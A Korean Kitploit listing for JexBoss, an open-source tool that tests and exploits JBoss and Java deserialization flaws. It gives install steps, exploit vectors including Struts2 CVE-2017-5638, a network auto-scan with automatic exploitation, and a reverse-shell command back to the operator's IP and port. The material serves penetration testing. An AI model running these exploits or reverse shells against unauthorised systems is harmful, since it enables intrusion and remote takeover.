
Skip to content
KitploitKITPLOIT
도구블로그
제출
도구블로그
제출

해킹, 침투 테스트 및 사이버 보안 도구를 당신의 보안 무기고에!

Kitploit은 해킹, 사이버 보안 및 침투 테스트 도구 디렉토리입니다. 최신 프로젝트 업데이트를 발견하여 취약점을 찾고, 시스템을 분석하고, 테스트를 자동화하고, 보안을 강화하세요.

··피드·문의·개인정보·© 2026 Kitploit

도구 디렉토리

카테고리

모든 카테고리 보기
Loading categories
jexboss — JexBoss: Jboss (및 Java 역직렬화 취약점) 검증 및 EXploitation 도구 | Kitploit
도구/GitHubGitHub/joaomatosf/jexboss
Payload GenerationVulnerability AnalysisExploitationWeb Application ExploitationPenetration Testing
GitHubjoaomatosf/jexboss

jexboss

JexBoss: Jboss (및 Java 역직렬화 취약점) 검증 및 EXploitation 도구

저장소 보기
2.5k6409년 전Kitploit 검토 완료

인기

모두 보기 →

커뮤니티에서 가장 많이 사용되는 도구를 찾아보세요.

모든 도구 탐색

도구 컬렉션을 둘러보세요

모든 도구 보기 →
공유

JexBoss - JBoss (및 기타 Java 역직렬화 취약점) 확인 및 익스플로잇 도구

JexBoss는 JBoss 애플리케이션 서버 및 기타 Java 플랫폼, 프레임워크, 애플리케이션 등의 취약점을 테스트하고 익스플로잇하기 위한 도구입니다.

요구 사항

  • Python >= 2.7.x
  • urllib3
  • ipaddress

리눅스/맥 설치

JexBoss 최신 버전을 설치하려면 다음 명령어를 사용하세요:

root@kitploit:~
git clone https://github.com/joaomatosf/jexboss.git
cd jexboss
pip install -r requires.txt
python jexboss.py -h
python jexboss.py -host http://target_host:8080

또는:

Download the latest version at: https://github.com/joaomatosf/jexboss/archive/master.zip
unzip master.zip
cd jexboss-master
pip install -r requires.txt
python jexboss.py -h
python jexboss.py -host http://target_host:8080

CentOS에서 Python 2.6을 사용하는 경우 Python 2.7을 설치하세요. Collections Software scl을 사용한 CentOS에서 Python 2.7 설치 예:

root@kitploit:~
yum -y install centos-release-scl
yum -y install python27
scl enable python27 bash

Windows 설치

Windows를 사용하는 경우 Git Bash를 사용하여 JexBoss를 실행할 수 있습니다. 아래 단계를 따르세요:

  • Python 다운로드 및 설치
  • Git for Windows 다운로드 및 설치
  • 설치 후 Git for Windows를 실행하고 다음 명령어를 입력하세요:
root@kitploit:~
    PATH=$PATH:C:\Python27\
    PATH=$PATH:C:\Python27\Scripts
    git clone https://github.com/joaomatosf/jexboss.git
    cd jexboss
    pip install -r requires.txt
    python jexboss.py -h
    python jexboss.py -host http://target_host:8080
    

기능

도구와 익스플로잇은 다음에 대해 개발 및 테스트되었습니다:

  • JBoss 애플리케이션 서버 버전 3, 4, 5, 6
  • 여러 Java 프레임워크, 플랫폼 및 애플리케이션의 Java 역직렬화 취약점 (예: Java Server Faces - JSF, Seam Framework, RMI over HTTP, Jenkins CLI RCE (CVE-2015-5317), Remote JMX (CVE-2016-3427, CVE-2016-8735) 등)

익스플로잇 벡터는 다음과 같습니다:

  • /admin-console
    • JBoss 버전 5 및 6에서 테스트 완료 및 작동 확인
  • /jmx-console
    • JBoss 버전 4, 5, 6에서 테스트 완료 및 작동 확인
  • /web-console/Invoker
    • JBoss 버전 4, 5, 6에서 테스트 완료 및 작동 확인
  • /invoker/JMXInvokerServlet
    • JBoss 버전 4, 5, 6에서 테스트 완료 및 작동 확인
  • Application Deserialization
    • HTTP POST 파라미터를 통해 여러 Java 애플리케이션, 플랫폼 등에 대해 테스트 완료 및 작동 확인
  • Servlet Deserialization
    • 직렬화된 객체를 처리하는 서블릿을 통해 여러 Java 애플리케이션, 플랫폼 등에 대해 테스트 완료 및 작동 확인 (예: 링크에 "Invoker"가 보일 때)
  • Apache Struts2 CVE-2017-5638
    • Apache Struts 2 애플리케이션에서 테스트 완료
  • 기타

동영상


  • JexBoss로 JSF/Seam 애플리케이션의 Java 역직렬화 취약점 (RCE) 익스플로잇 (javax.faces.ViewState 이용)

Alt text

  • JexBoss로 JBoss 애플리케이션 서버 익스플로잇

Alt text

  • Jexboss로 Apache Struts2 (RCE) 익스플로잇 (CVE-2017-5638)

Alt text

스크린샷


  • 간단한 사용 예:
root@kitploit:~
$ python jexboss.py

alt tag

  • JBoss에 대한 단일 모드 예:
root@kitploit:~

$ python jexboss.py -u http://192.168.0.26:8080

alt tag alt tag


  • 사용 모드:
root@kitploit:~
$ python jexboss.py -h

  • 네트워크 스캔 모드:
root@kitploit:~
$ python jexboss.py -mode auto-scan -network 192.168.0.0/24 -ports 8080 -results results.txt

alt tag

  • 자동 익스플로잇 모드가 포함된 네트워크 스캔:
root@kitploit:~
$ python jexboss.py -mode auto-scan -A -network 192.168.0.0/24 -ports 8080 -results results.txt

alt tag


  • 결과 및 권장 사항:

alt tag


리버스 셸 (Meterpreter 통합)

JBoss 서버를 익스플로잇한 후, 자체 jexboss 명령 셸을 사용하거나 다음 명령어를 사용하여 리버스 연결을 수행할 수 있습니다:

root@kitploit:~
   jexremote=YOUR_IP:YOUR_PORT

   예:
     Shell>jexremote=192.168.0.10:4444
